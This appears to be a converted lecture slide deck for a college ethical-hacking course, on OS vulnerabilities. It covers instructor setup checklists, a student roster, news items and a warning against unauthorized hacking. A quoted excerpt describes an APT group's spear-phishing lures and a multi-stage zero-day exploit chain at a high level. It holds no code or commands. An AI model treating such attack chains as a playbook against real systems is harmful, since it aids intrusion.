




## Rich's lesson module checklist

- Slides and lab posted
- WB converted from PowerPoint
- Print out agenda slide and annotate page numbers
  
- Flash cards
- Properties
- Page numbers
- 1<sup>st</sup> minute quiz
- Web Calendar summary
- Web book pages
- Commands
  
- Real test enabled on Canvas
- Test accommodations made
- Lab 8 tested and published
  
- Backup slides, whiteboard slides, CCC info, handouts on flash drive
- Spare 9v battery for mic
- Key card for classroom door

*Last updated 11/1/2016*



### **Student Learner Outcomes**

1. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.
2. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.

## Introductions and Credits



Rich Simms

- HP Alumnus.
- Started teaching in 2008 when Jim Griffin went on sabbatical.
- Rich's site: <http://simms-teach.com>

And thanks to:

- Steven Bolt at for his WASTC EH training.
- Kevin Vaccaro for his CSSIA EH training and Netlab+ pods.
- EC-Council for their online self-paced CEH v9 course.
- Sam Bowne for his WASTC seminars, textbook recommendation and fantastic EH website (<https://samsclass.info/>).
- Lisa Bock for her great lynda.com EH course.
- John Govsky for many teaching best practices: e.g. the First Minute quizzes, the online forum, and the point grading system (<http://teacherjohn.com/>).
- Google for everything else!



## Student checklist for attending class

The screenshot shows a web browser window with the URL [simms-teach.com/cis90calendar.php](http://simms-teach.com/cis90calendar.php). The page title is "Rich's Cabrillo College CIS Classes CIS 90 Calendar". The main content area is titled "CIS 90 (Fall 2014) Calendar" and includes a "Calendar" link. A table lists lessons, with "CIS 76" highlighted in a red box. The details for CIS 76 include a "Presentation slides (download)" link and an "Enter virtual classroom" link, both highlighted in red boxes. The table also lists "Quiz 1" and "Commands".

Lesson	Date	Topics	Link
CIS 76	9/2	<p><b>Class and Linux Operations</b></p> <ul style="list-style-type: none"> <li>Understand how the course will work</li> <li>High-level overview of computers, operating systems and virtual machines</li> <li>Overview of UNIX/Linux market and architecture</li> <li>Using SSH for remote network logs</li> <li>Using terminals and the command line</li> </ul> <p><b>Materials</b></p> <p><a href="#">Presentation slides (download)</a></p> <p><b>Supplemental</b></p> <ul style="list-style-type: none"> <li>PowerPoint: Logging into Opus (command)</li> </ul> <p><b>Assignments</b></p> <ul style="list-style-type: none"> <li>Student Survey</li> <li>Lab 1</li> </ul> <p><b>CIS 90 Calendar</b></p> <p><a href="#">Enter virtual classroom</a></p>	<p>2.4</p> <p>9/2-3</p> <p>9/2-4</p> <p>(high)</p>
		<p><b>Quiz 1</b></p>	
		<p><b>Commands</b></p>	

1. Browse to:  
**<http://simms-teach.com>**
2. Click the **CIS 76** link.
3. Click the **Calendar** link.
4. Locate today's lesson.
5. Find the **Presentation slides** for the lesson and **download** for easier viewing.
6. Click the **Enter virtual classroom** link to join CCC Confer.
7. Log into Opus with Putty or ssh command.

Note: Blackboard Collaborate Launcher only needs to be installed once. It has already been downloaded and installed on the classroom PC's.



## Student checklist for suggested screen layout

Google

CCC Confer

Downloaded PDF of Lesson Slides

The screenshot shows a virtual classroom interface. On the left is a sidebar with navigation options like 'Login', 'Flashcards', 'Admin', and 'CIS 90 (Spring)'. The main area displays a 'Class Activity - Where are you now?' slide with a Google map of San Jose, CA. A 'CCC Confer' window shows a video feed of 'Rich Simms' and a list of participants. A 'cis90lesson01.pdf' window shows a slide titled 'The CIS 90 System Playground'. A terminal window shows a password prompt and a welcome message for 'Opus'.


CIS 76 website Calendar page

One or more login sessions to Opus




# Student checklist for sharing desktop with classmates


1) Instructor gives you sharing privileges.



2) Click overlapping rectangles icon. If white "Start Sharing" text is present then click it as well.



3) Click OK button.




4) Select "Share desktop" and click Share button.



# Rich's CCC Confer checklist - setup





[ ] Preload White Board



[ ] Connect session to Teleconference

*Session now connected to teleconference*



[ ] Is recording on?



*Red dot means recording*

[ ] Use teleconferencing, not mic

*Should be grayed out*



*Should change from phone handset icon to little Microphone icon and the Teleconferencing... message displayed*



## Rich's CCC Confer checklist - screen layout




The screenshot displays a Windows desktop environment during a CCC Confer session. On the left, the CCC Confer interface shows a video feed of Rich Simms, a list of participants (Rich Simms as Moderator), and a chat window. The main desktop area contains several windows: a Foxit Reader window displaying a PDF document titled 'cis90lesson07.pdf'; a Chrome browser window showing a PDF document from 'simms-teach.com/docs/cis90/cis-90-TEST-1-Fall-12.pdf' with two questions and their answers; a Putty terminal window showing a login session for 'simben90@oslab' with a terminal prompt; and a vSphere Client window showing a virtual machine named 'CIS 192'. Red callout boxes with white text identify the applications: 'foxit for slides' points to the Foxit Reader window, 'chrome' points to the Chrome browser window, and 'vSphere Client' points to the vSphere Client window. The desktop taskbar at the bottom shows various application icons and the system clock indicating 6:52 AM on 10/10/2012.

[ ] layout and share apps







# Rich's CCC Confer checklist - webcam setup



- [ ] Video (webcam)
- [ ] Make Video Follow Moderator Focus



# Rich's CCC Confer checklist - Elmo




The "rotate image" button is necessary if you use both the side table and the white board.

Quite interesting that they consider you to be an "expert" in order to use this button!

Elmo rotated down to view side table



Elmo rotated up to view white board



Run and share the Image Mate program just as you would any other app with CCC Confer

## Rich's CCC Confer checklist - universal fixes


Universal Fix for CCC Confer:

- 1) Shrink (500 MB) and delete Java cache
- 2) Uninstall and reinstall latest Java runtime
- 3) <http://www.cccconfer.org/support/technicalSupport.aspx>


Control Panel (small icons)




General Tab > Settings...




500MB cache size



Delete these



Google Java download





# Start

# Sound Check

*Students that dial-in should mute their line using \*6 to prevent unintended noises distracting the web conference.*

*Instructor can use \*96 to mute all student lines or \*5 to boost audio input volume.*



Instructor: **Rich Simms**

Dial-in: **888-886-3951**

Passcode: **136690**



Ryan



Jordan



Takashi



Karl-Heinz



Sean



Benji



Joshua



Brian



Tess



Jeremy



David H.



Roberto



Nelli



Mike C.



Deryck



Alex



Michael W.



Carter



Thomas



Wes



Jennifer



Marcos



Tim



Luis



Dave R.

## First Minute Quiz

Please answer these questions **in the order** shown:

**No Quiz today ... test instead**

For credit email answers to:

[risimms@cabrillo.edu](mailto:risimms@cabrillo.edu)

within the **first few minutes of class**



# Desktop and Server OS Vulnerabilities

## Objectives

- Learn how to browse, search and get information on specific vulnerabilities
- Learn how to find exploits for specific vulnerabilities

## Agenda

- Questions
- In the news
- Best practices
- CVE Database
- MS Security Bulletins
- CVSS v3
- CVSS v2
- CVS Details and Metasploit
- CVE-2008-0038
- Windows OS vulnerabilities
- ADS
- Assignment
- Wrap up



# Admonition



## **Unauthorized hacking is a crime.**

**The hacking methods and activities learned in this course can result in prison terms, large fines and lawsuits if used in an unethical manner. They may only be used in a lawful manner on equipment you own or where you have explicit permission from the owner.**

**Students that engage in any unethical, unauthorized or illegal hacking may be dropped from the course and will receive no legal protection or help from the instructor or the college.**



# Questions



# Questions

How this course works?

Past lesson material?

Previous labs?

Chinese  
Proverb

他問一個問題，五分鐘是個傻子，他不問一個問題仍然是一個傻瓜永遠。

*He who asks a question is a fool for five minutes; he who does not ask a question remains a fool forever.*



# In the news

## Recent news

1. Celebrity hacker gets 18 months in Pennsylvania jail

<http://www.bbc.com/news/technology-37796986>




2. Hangzhou Xiongmai webcams used in attack recalled

<http://www.bbc.com/news/technology-37750798>





# Best Practices



### **Adversary profile**

PLATINUM has been targeting its victims since at least as early as 2009, and may have been active for several years prior. Its activities are distinctly different not only from those typically seen in untargeted attacks, but from many targeted attacks as well. A large share of targeted attacks can be characterized as opportunistic: the activity group changes its target profiles and attack geographies based on geopolitical seasons, and may attack institutions all over the world. Like many such groups, PLATINUM seeks to steal sensitive intellectual property related to government interests, but its range of preferred targets is consistently limited to specific governmental organizations, defense institutes, intelligence agencies, diplomatic institutions, and telecommunication providers in South and Southeast Asia. The group's persistent use of *spear phishing* tactics (phishing attempts aimed at specific individuals) and access to previously undiscovered zero-day exploits have made it a highly resilient threat.

## Methods of attack

Figure 1. Known victims attacked by PLATINUM since 2009, by country/region (left) and type of institution (right)




Figure 2. A typical lure document sent by PLATINUM to a prospective victim



Lure documents are typically given topical names that may be of interest to the recipient. Such lures often address controversial subjects or offer provocative opinions, in an effort to incite the reader into opening them. Figure 3 shows a sample of such titles.

Figure 5. PLATINUM used a private webmail service to infect a government network




Figure 8. An exploit mechanism used by PLATINUM

1. Document is opened in Word 2003

2. Embedded ActiveX control downloads JavaScript file

3. Script uses a zero-day exploit to fingerprint the browser...

4. ...and downloads a malicious PNG file with another zero-day exploit for Office 2003



Figure 10. Another exploit mechanism used by PLATINUM

